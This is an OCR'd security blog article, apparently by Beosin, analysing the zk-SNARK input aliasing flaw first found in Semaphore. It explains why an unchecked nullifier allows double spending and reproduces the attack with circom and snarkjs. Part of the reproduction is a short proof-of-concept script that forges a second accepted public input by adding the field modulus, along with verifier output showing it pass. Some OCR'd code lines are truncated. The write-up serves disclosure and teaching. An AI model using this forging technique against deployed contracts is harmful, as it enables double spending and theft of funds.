
An In-depth Analysis of zk-SNARK Input Aliasing Vulnerability

Beosin · Follow
9 min read · 3 days ago


Listen Share


BEOSIN
Blockchain Security
An In-depth Analysis of zk-SNARK Input Aliasing Vulnerability

Key Words： Input aliasing vulnerability | Double-spending attack | General vulnerability | Some projects remain unpatched

1. Background

In 2019, a zero-knowledge proof project, Semaphore, was found to have an input aliasing vulnerability that could lead to double-spending. The vulnerability reporter poma has provided two successful example transactions:



poma commented on Jul 26, 2019 · edited

Looks like in Semaphore.sol#L83 we don't check that nullifier length is less than field modulus. So `nullifier_hash + 21888242871839275222246405745257275088548364400416034343698204186575808495617` will also pass snark proof verification if it fits into uint256, allowing double spend.

Example of 2 transactions:

https://kovan.etherscan.io/tx/0x5e8bf35ad76a086b98698f9d20bd7b6397ccc90aa6f85c1c5debc0262be5458a
https://kovan.etherscan.io/tx/0x9a47cc8daec9d0a5e9a860ada77730190124f9864a5917dcb8f41773d94cfc1a


👍 24

(https://github.com/semaphore-protocol/semaphore/issues/16)

The scope of this vulnerability is very wide, not only involving many well-known zk-SNARKs third-party libraries but also affecting numerous DApp projects. At the end of this article, we will list the specific vulnerability codes and remediation for each project. First, let's provide a detailed introduction to the input aliasing vulnerability.

2. Vulnerability Principle

Semaphore allows Ethereum users to perform actions such as voting as a team member without revealing their original identity. All team members form a Merkle tree, with each member being a leaf node. The contract requires team members to provide a zero-knowledge proof to demonstrate the legitimacy of their identity. To prevent identity forgery, each proof can only be used once. Therefore, the contract stores a list of verified proofs. If a user provides a used proof, the program will throw an error. The specific implementation code is as follows:



```
70        function broadcastSignal(
71            bytes memory signal,
72            uint[2] a,
73            uint[2][2] b,
74            uint[2] c,
75            uint[5] input // (root, nullifiers_hash, signal_hash, external_nullifier, broadcaster_address)
76        ) public {
77            uint256 start_gas = gasleft();
78
79            uint256 signal_hash = uint256(sha256(signal)) >> 8;
80            require(signal_hash == input[2]);
81            require(external_nullifier == input[3]);
82            require(verifyProof(a, b, c, input));
83            require(nullifiers_set[input[1]] == false);
84            address broadcaster = address(input[4]);
85            require(broadcaster == msg.sender);
```

(https://github.com/semaphore-protocol/semaphore/blob/602dd57abb43e48f490e92d7091695d717a63915/semaphorejs/contracts/Semaphore.sol#L83)

As we can see, the code above first calls the 'verifyProof' function to check the validity of the zero-knowledge proof, and then verifies if the proof is being used for the first time through the nullifiers_hash parameter. However, due to the lack of a comprehensive legality check on nullifiers_hash, an attacker can forge multiple proofs that pass verification and execute a double-spending attack. Specifically, the uint256 contract variable type can represent a much larger range of values than the zero-knowledge proof circuit. The code only considers whether the nullifiers_hash itself has been used before and does not restrict the value range of nullifiers_hash in the contract, allowing the attacker to forge multiple proofs that pass contract verification by exploiting modular arithmetic in cryptography.

As the value range of parameters involves some mathematical knowledge related to zero-knowledge proofs, and different zero-knowledge proof algorithms correspond to different value ranges, the details will be introduced later in the text.


First, if you want to generate and verify zk-SNARK proofs in Ethereum, you need to use F_p-arithmetic curve circuits, where the general equation of the elliptic curve defined over a finite field is as follows:

$$\{(x,y) \in (\mathbb{F}_p)^2 \quad | \quad y^2 \equiv x^3 + ax + b \pmod{p}, \\ 4a^3 + 27b^2 \not\equiv 0 \pmod{p}\} \cup \{0\}$$

It can be observed that the points on the curve a modulo p, so the value range of the proof parameters generated by the circuit is [0, 1, ..., p-1]. However, the range of uint256 in solidity is [0, 115792089237316195423570985008687907853269984665640564039457584007913129639935]. When the range of contract variables is larger than the range of circuit values, there exist multiple proof parameter values with the same output:

$$s \equiv (s+p) \equiv (s+2p) \ldots \equiv (s+np) \pmod{p}$$

In summary, as long as a valid proof parameter **s** is known, s + np (n = 1, 2, ..., n) within the uint256 range can satisfy the verification calculation. Therefore, once an attacker obtains any **s** that passes verification, they can construct max(uint256)/p proofs where each **s** passes verification. The specific attack process is as follows:



As mentioned earlier, the value range of the parameters is determined by **p**, and different types of **F_p** correspond to different p values, which need to be determined according to the specific zero-knowledge algorithm being used. For example:

· In EIP-196, the BN254 curve (also known as the ALT_BN128 curve) has p = 21888242871839275222246405745257275088548364400416034343698204186575808495617.


· Circom2 introduced two new prime numbers for the BLS12–381 curve, with p = 52435875175126190479447740508185965837690552500527637822603658699938581184513.

Taking the ALT_BN128 curve as an example, a total of 5 different proof parameters can pass verification, and the calculation process is as follows:

```
>>> 1157920892373161954235709850086879078532699846656405640394575840079131296399
35/21888242871839275222246405745257275088548364400416034343698204186575808495617

5.290150055228538
```

3. Vulnerability Reproduction

Since the Semaphore project's code has already been modified and redeploying the entire project is complicated, we will use the widely used zero-knowledge proof compiler circom to write a PoC (Proof of Concept) to reproduce the entire attack process. To help everyone better understand the reproduction process, we will first take circom as an example and introduce the generation and verification process of Groth16 zero-knowledge proofs.


CIRCOM & SNARKJS

1 Design your arithmetic circuit and write your circuit using circom → Use your own code / Use our safe templates

2 Compile the circuit to get a low-level representation (R1CS)

```
$ circom circuit.circom --r1cs --wasm --sym
```

3 Use snarkjs to compute your witness

```
$ snarkjs calculatewitness --wasm circuit.wasm
  --input input.json --witness witness.json
```

4 Generate a trusted setup and get your zk-SNARK proof

```
$ snarkjs setup
$ snarkjs proof
```

5 Validate your proof or have a smart-contract validate it!

```
$ snarkjs validate
$ snarkjs generateverifier
```

High-level circuit description
Circuit Compiler (circom)
Low-level circuit description
Crypto Compiler (snarkjs)
(Trusted Setup)
Proving key
Validation key
Inputs (public, private)
Crypto Compiler (snarkjs)
Crypto Compiler (snarkjs)
ZK-SNARK Proof π
Verifier code (Solidity)
?

(https://docs.circom.io/)

1. The project team needs to design an arithmetic circuit and use circom syntax to write it into a circuit description file *.circom.

2. Compile the circuit file and convert it into an R1CS circuit description file.

3. Use the snarkjs library to calculate the corresponding witness based on the input file input.json.

4. Next, generate a Proving key and Validation key through a trusted setup. The Proving key is used to generate the Proof, and the Validation key is used to verify the Proof. Finally, the user generates the corresponding zero-knowledge proof (Proof) using the keys.

5. Verify the user's proof.

We will now introduce each step of the process in detail.

3.1 Compile multiplier2.circom

To make it easier for everyone to understand, we will directly use the official circom demo. The code is as follows:

```
pragma circom 2.0.0;
template Multiplier2() {
 signal input a;
```

```
    signal input b;
    signal output c;
    c <== a*b;
    }

  component main = Multiplier2();
```

In this circuit, there are two input signals a and b, and one output signal c. The value of c is the result of multiplying a and b.

3.2 Compile circuit

Use the following command line to compile multiplier2.circom and convert it to R1CS:

```
circom multiplier2.circom — r1cs — wasm — sym — c
```

After compilation, 4 files will be generated, including:

• **'— r1cs'**: The generated circuit.r1cs is a binary format circuit constraint file.

• **' — wasm'**: The generated multiplier2_js folder contains wasm assembly code and the directory of other files required for generating witness (generate_witness.js, multiplier2.wasm).

• **' — sym'**: The generated multiplier2.sym folder is a symbol file, used for debugging or printing the constraint system in an annotated mode.

• **' — c'**: The generated multiplier2_cpp folder contains C++ code files needed to generate a witness.

Note: There are two ways to generate witnesses, one is using wasm, and the other is using the just-generated C++ code. If it's a large circuit, using C++ code is more efficient than wasm.

3.3 Calculate 'witness'

Create an **'input.json'** file in the **'multiplier2_js'** folder. This file contains the input written in standard JSON format, using strings instead of numbers because JavaScript cannot accurately handle numbers larger than 2^{53}. Generate the corresponding witness for the specified **'input.json'**:

```
node generate_witness.js multiplier2.wasm input.json witness.wtns
```

3.4 Trusted settings

This step mainly involves selecting the elliptic curve type required for the zero-knowledge proof and generating a series of original key ***.key** files.
The **multiplier2_0000.zkey** file contains the proving key and validation key, while the **multiplier2_0001.zkey** file contains the validation key. The final exported validation key file is **verification_key.json**.

```
snarkjs powersoftau new bn128 12 pot12_0000.ptau -v
snarkjs powersoftau contribute pot12_0000.ptau pot12_0001.ptau — name="First c
snarkjs powersoftau prepare phase2 pot12_0001.ptau pot12_final.ptau -v
snarkjs groth16 setup multiplier2.r1cs pot12_final.ptau multiplier2_0000.zkey
snarkjs zkey contribute multiplier2_0000.zkey multiplier2_0001.zkey — name="1s
snarkjs zkey export verificationkey multiplier2_0001.zkey verification_key.jsc
```

3.5 Generate Proofs

There are two ways to generate proofs using **snarkjs**: one is through the command line, and the other is through script generation. Since we need to construct attack vectors, we mainly use script generation in this case.

3.5.1 Generate normal publicSignal

```
snarkjs groth16 prove multiplier2_0001.zkey witness.wtns proof.json public.jsc
```


This command will output two files: **proof.json** is the generated proof file, and **public.json** is the public input value.

3.5.2 Generate attack publicSignal

```
async function getProof() {
 let inputA = "7"
 let inputB = "11"
```

```
    const { proof, publicSignals } = await snarkjs.groth16.fullProve({ a: inputA,
    console.log("Proof: ")
    console.log(JSON.stringify(proof, null, 1));
    let q = BigInt("2188824287183927522224640574525727508854836440041603434369820
    let originalHash = publicSignals
    let attackHash = BigInt(originalHash) + q
    console.log("originalHash: " + publicSignals)
    console.log("attackHash: " + attackHash)
  }
```

generated proof (Proof), original validation parameter (originalHash), and attack parameter (attackHash) are shown in the following diagram:



```
Proof:
{
 "pi_a": [
  "20970841063056236600000052388757372069589052916175050775947711153092732486213",
  "3244128146292421669988728289622275536130889309633963645248392877814360784565",
  "1"
 ],
 "pi_b": [
  [
   "16825205035925418056070499265752790375023810556944048334508603900123829231343",
   "20464527181914539151124497220344520295204042430348476742458962083511952493228"
  ],
  [
   "7411364916139098486936629145433073743255006811503410622113697976746801070370",
   "7808797081147655595886983329043315909079965933977454955189592255186363327668"
  ],
  [
   "1",
   "0"
  ]
 ],
 "pi_c": [
  "14688526053256196259606816359946260976530896311208903503508846386945461977630",
  "10958583118299676926163759517178976341218947702526566504570468839056722574842",
  "1"
 ],
 "protocol": "groth16",
 "curve": "bn128"
}
originalHash: 77
attackHash: 21888242871839275222246405745257275088548364400416034343698204186575808495694
```

3.6 Validation Proofs

There are also two ways to verify proofs, one is to use the snarkjs library for verification, and the other is to use contract verification. Here, we mainly use on-chain contract verification to verify the original validation parameter (originalHash) and attack validation parameter (attackHash).


We use snarkjs to automatically generate a verification contract called '**verifier.sol**'. Note that the latest version 0.6.10 of snarkjs has already fixed this issue, so we use an older version to generate the contract:

```
snarkjs zkey export solidityverifier multiplier2_0001.zkey verifier.sol
```

The key codes of the contract are as follows:

```
function verify(uint[] memory input, Proof memory proof) internal view returns
 VerifyingKey memory vk = verifyingKey();
 require(input.length + 1 == vk.IC.length,"verifier-bad-input");
 // Compute the linear combination vk_x
 Pairing.G1Point memory vk_x = Pairing.G1Point(0, 0);
 for (uint i = 0; i < input.length; i++)
 vk_x = Pairing.addition(vk_x, Pairing.scalar_mul(vk.IC[i + 1], input[i]));
 vk_x = Pairing.addition(vk_x, vk.IC[0]);
 if (!Pairing.pairingProd4(
 Pairing.negate(proof.A), proof.B,
 vk.alfa1, vk.beta2,
 vk_x, vk.gamma2,
 proof.C, vk.delta2
 )) return 1;
 return 0;
}
```

At this point, the verification passes using the originalHash:




```
CALL   [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: Verifier.verifyProof(uint256[2],uint256[2][2],uint256[2],uint256[1]) data: 0x437...0004d

from                0x5B38Da6a701c568545dCfcB03FcB875f56beddC4

to                  Verifier.verifyProof(uint256[2],uint256[2][2],uint256[2],uint256[1]) 0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8

execution cost      204735 gas (Cost only applies when called by a contract)

input               0x437...0004d

decoded input       {
                        "uint256[2] a": [
                            "[illegible]",
                            "[illegible]"
                        ],
                        "uint256[2][2] b": [
                            [
                                "[illegible]",
                                "[illegible]"
                            ],
                            [
                                "[illegible]",
                                "[illegible]"
                            ]
                        ],
                        "uint256[2] c": [
                            "[illegible]",
                            "[illegible]"
                        ],
                        "uint256[1] input": [
                            "77"
                        ]
                    }

decoded output      {
                        "0": "bool: r true"
                    }

logs                []
```

Finally, using the attackHash just forged:

21888242871839275222246405745257275088548364400416034343698204186575808495694

Again, the proof validation passes! That is, the same proof can be verified by multiple times to cause a double-spending attack.

In addition, since the ALT_BN128 curve is used for reproduction in this article, a total of 5 different parameters can be generated to pass the verification:


Deploy
Publish to IPFS
OR
At Address
Load contract from Address
Transactions recorded 2
Deployed Contracts
VERIFIER AT 0XD8B...33FA8 (
Balance: 0 ETH
verifyProof
a: ["0x14fc20183a1a1d61522
b: [["0x200fd117b655d3adb2
c: ["0x15ff7d2f4efedc57e132
input: ["2188824287183927522
Calldata
call
0: bool: r true
Low level interactions

